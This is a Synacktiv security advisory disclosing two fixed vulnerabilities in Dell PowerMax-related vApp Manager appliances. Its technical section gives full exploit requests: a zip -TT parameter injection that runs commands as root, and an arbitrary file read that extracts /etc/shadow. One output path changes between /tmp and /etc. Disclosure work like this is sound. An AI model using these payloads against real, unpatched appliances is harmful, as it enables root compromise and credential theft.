SYNACKTIV


SECURITY ADVISORY

Multiple vulnerabilities in Dell Unisphere for PowerMax vApp, VASA Provider vApp and Solutions Enabler vApp

CVE-2022-45103 / CVE-2022-45104

2023.02.21

ANTOINE CARRINCAZEAUX



Vulnerabilities description

Presentation of the impacted products

The Unisphere for PowerMax Virtual Appliance is a VMware ESX Server virtual machine that provides the components you need to manage the PowerMax environment using the storsrvd daemon and Solutions Enabler network client access.

The Solutions Enabler Virtual Appliance is a VMware ESX Server virtual machine that provides all the components you need to manage the storage environment using the storsrvd daemon and Solutions Enabler network client access.

The VASA Provider is delivered as a Virtual Appliance or vApp which orchestrates the life cycle of VVols and their derivatives: snapshots, clones, and fast-clones. It also provides storage topology, capabilities, and status information to the vCenter™ and the ESXi hosts. Contained within the Virtual Appliance is a browser-based GUI console that is called vApp Manager for VASA Provider. The console can be used to perform VASA Provider-specific management and configuration tasks that are not handled by VMware workflows, Unisphere for PowerMax, or Solutions Enabler CLI.

Issues

Synacktiv discovered two vulnerabilities in Dell Unisphere for PowerMax vApp, that are also present in VASA Provider vApp and Solutions Enabler vApp:

- A parameter injection in vApp Manager's Download Logs feature allowing a low privileged remote attacker to obtain remote code execution on the underlying system.
- An improper input validation in vApp Manager's Download Logs feature allowing a low privileged remote attacker to read arbitrary files on the underlying system.

Affected versions

Product	Affected Versions	Updated Versions
Unisphere for PowerMax Virtual Appliance	< 9.2.3.22	9.2.3.22 EEM: 9.2.4.26
Solutions Enabler Virtual Appliance	< 9.2.3.6	9.2.3.6 EEM: 9.2.4.26
eVASA Provider Virtual Appliance	< 9.2.4.15	9.2.4.15

Timeline

Date	Action
2022-07-22	Vulnerabilities reported to Dell
2022-07-22	Initial reply from Dell
2022-08-29	Vulnerabilities validation by the product teams
2022-09-11	CVE-2022-45103 and CVE-2022-45104 assigned by Dell
2022-12-21	Vulnerabilities fixed in the latest versions of the affected products
2023-01-04	Dell security advisory https://www.dell.com/support/kbdoc/fr-fr/000207177/DSA-2022-340
2023-02-21	Public release

Technical description

Parameter injection

The vApp Manager application allows authenticated users to generate a ZIP archive containing arbitrary files. The following request allows creating the **`system_Jan_01_2022_00_00_00.zip`** archive containing the **`/var/log/messages`** file:

```
POST /vappmgr/vApp/processTSCommand HTTP/1.1
Host: vapp-server.local:5480
Vappmgr_authentication_token: 9**********************************7
Content-Type: application/json
Content-Length: 287

{
  "_cn_":"com.emc.em.vappmgr.comm.VAppCommandWrapper",
  "command": {
    "_cn_":"com.emc.em.vappmgr.commands.downloads.ArchiveFilesCommand",
    "archive":"system_Jan_01_2022_00_00_00.zip",
    "files": ["/var/log/messages "]
  }
}
```

To generate this archive, the application uses the **`/usr/bin/zip`** binary, by concatenating the archive and files names. Therefore, a command similar to the following one is executed on the underlying system:

```
$ /usr/bin/zip /path/to/archive/system_Jan_01_2022_00_00_00.zip /var/log/messages
```

It is possible to add custom parameters to the **`zip`** command, by putting them after the file name.

The **`-T`** and **`-TT`** options of the **`zip`** command can be exploited to obtain arbitrary command execution on the underlying system. Indeed, these options allow executing an arbitrary command after the compression, that is specified after the **`-TT`** parameter. Due to the implementation of the call to the zip binary, the command cannot contain spaces in order to be successfully executed. The space characters can thus be replaced by Internal Fields Separators (**`${IFS}`**). Moreover, the zip binary passes a parameter to the executed command, that is represented by the **`{}`** sequence. To prevent this parameter from interfering with the command, its value is displayed with the **`echo`** command, and then removed with the **`grep -v`** command.

The following request can be sent to the vApp Manager to execute the **id** command and store its output:

```
POST /vappmgr/vApp/processTSCommand HTTP/1.1
Host: vapp-server.local:5480
Vappmgr_authentication_token: 9*********************************7
Content-Type: application/json

{
  "_cn_":"com.emc.em.vappmgr.comm.VAppCommandWrapper",
  "command": {
    "_cn_":"com.emc.em.vappmgr.commands.downloads.ArchiveFilesCommand",
    "archive":"system_Jan_01_2022_00_00_00.zip",
    "files": ["/var/log/messages -T -TT echo{}IGNOREME|grep${IFS}-v${IFS}IGNOREME|
id>/tmp/rce-output.txt "]
  }
}
```

The **/etc/rce-output.txt** file can then be downloaded using the arbitrary file read vulnerability (detailed in the next section), and its content indicates that the command has been executed as **root** on the underlying system:

```
$ cat rce-output.txt
uid=0(root) gid=0(root) groups=0(root)
```

Arbitrary file read

The vApp Manager application allows authenticated users to generate a ZIP archive containing log files. However, the files that can be downloaded through this feature are not whitelisted, and any file accessible by the user can thus be downloaded.

For example, the following request allows creating the **`system_Jan_01_2022_00_00_00.zip`** archive containing the **`/etc/shadow`** file:

```
POST /vappmgr/vApp/processTSCommand HTTP/1.1
Host: vapp-server.local:5480
Vappmgr_authentication_token: 9**********************************7
Content-Type: application/json
Content-Length: 287

{
  "_cn_":"com.emc.em.vappmgr.comm.VAppCommandWrapper",
  "command": {
    "_cn_":"com.emc.em.vappmgr.commands.downloads.ArchiveFilesCommand",
    "archive":"system_Jan_01_2022_00_00_00.zip",
    "files": ["/etc/shadow "]
  }
}
```

The generated archive can then be downloaded with the following request:

```
GET /vappmgr/vApp/download HTTP/1.1
Host: vapp-server.local:5480
Vappmgr_authentication_token: 9**********************************7
Server_relative_path: system_Jan_01_2022_00_00_00.zip

HTTP/1.1 200 OK
Content-Disposition: attachment; filename="system_Jan_01_2022_00_00_00.zip"
Content-Length: 10387
[...]

PK[...]
```

The file can then be extracted and read:

```
$ unzip system_Jan_01_2022_00_00_00.zip
Archive:  system_Jan_01_2022_00_00_00.zip
  inflating: etc/shadow

$ cat /etc/shadow
at:!:***::::::
bin:*:***::::::
daemon:*:***::::::
hacluster:!:***::::::
root:$6$***:***::::::
[...]
```

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com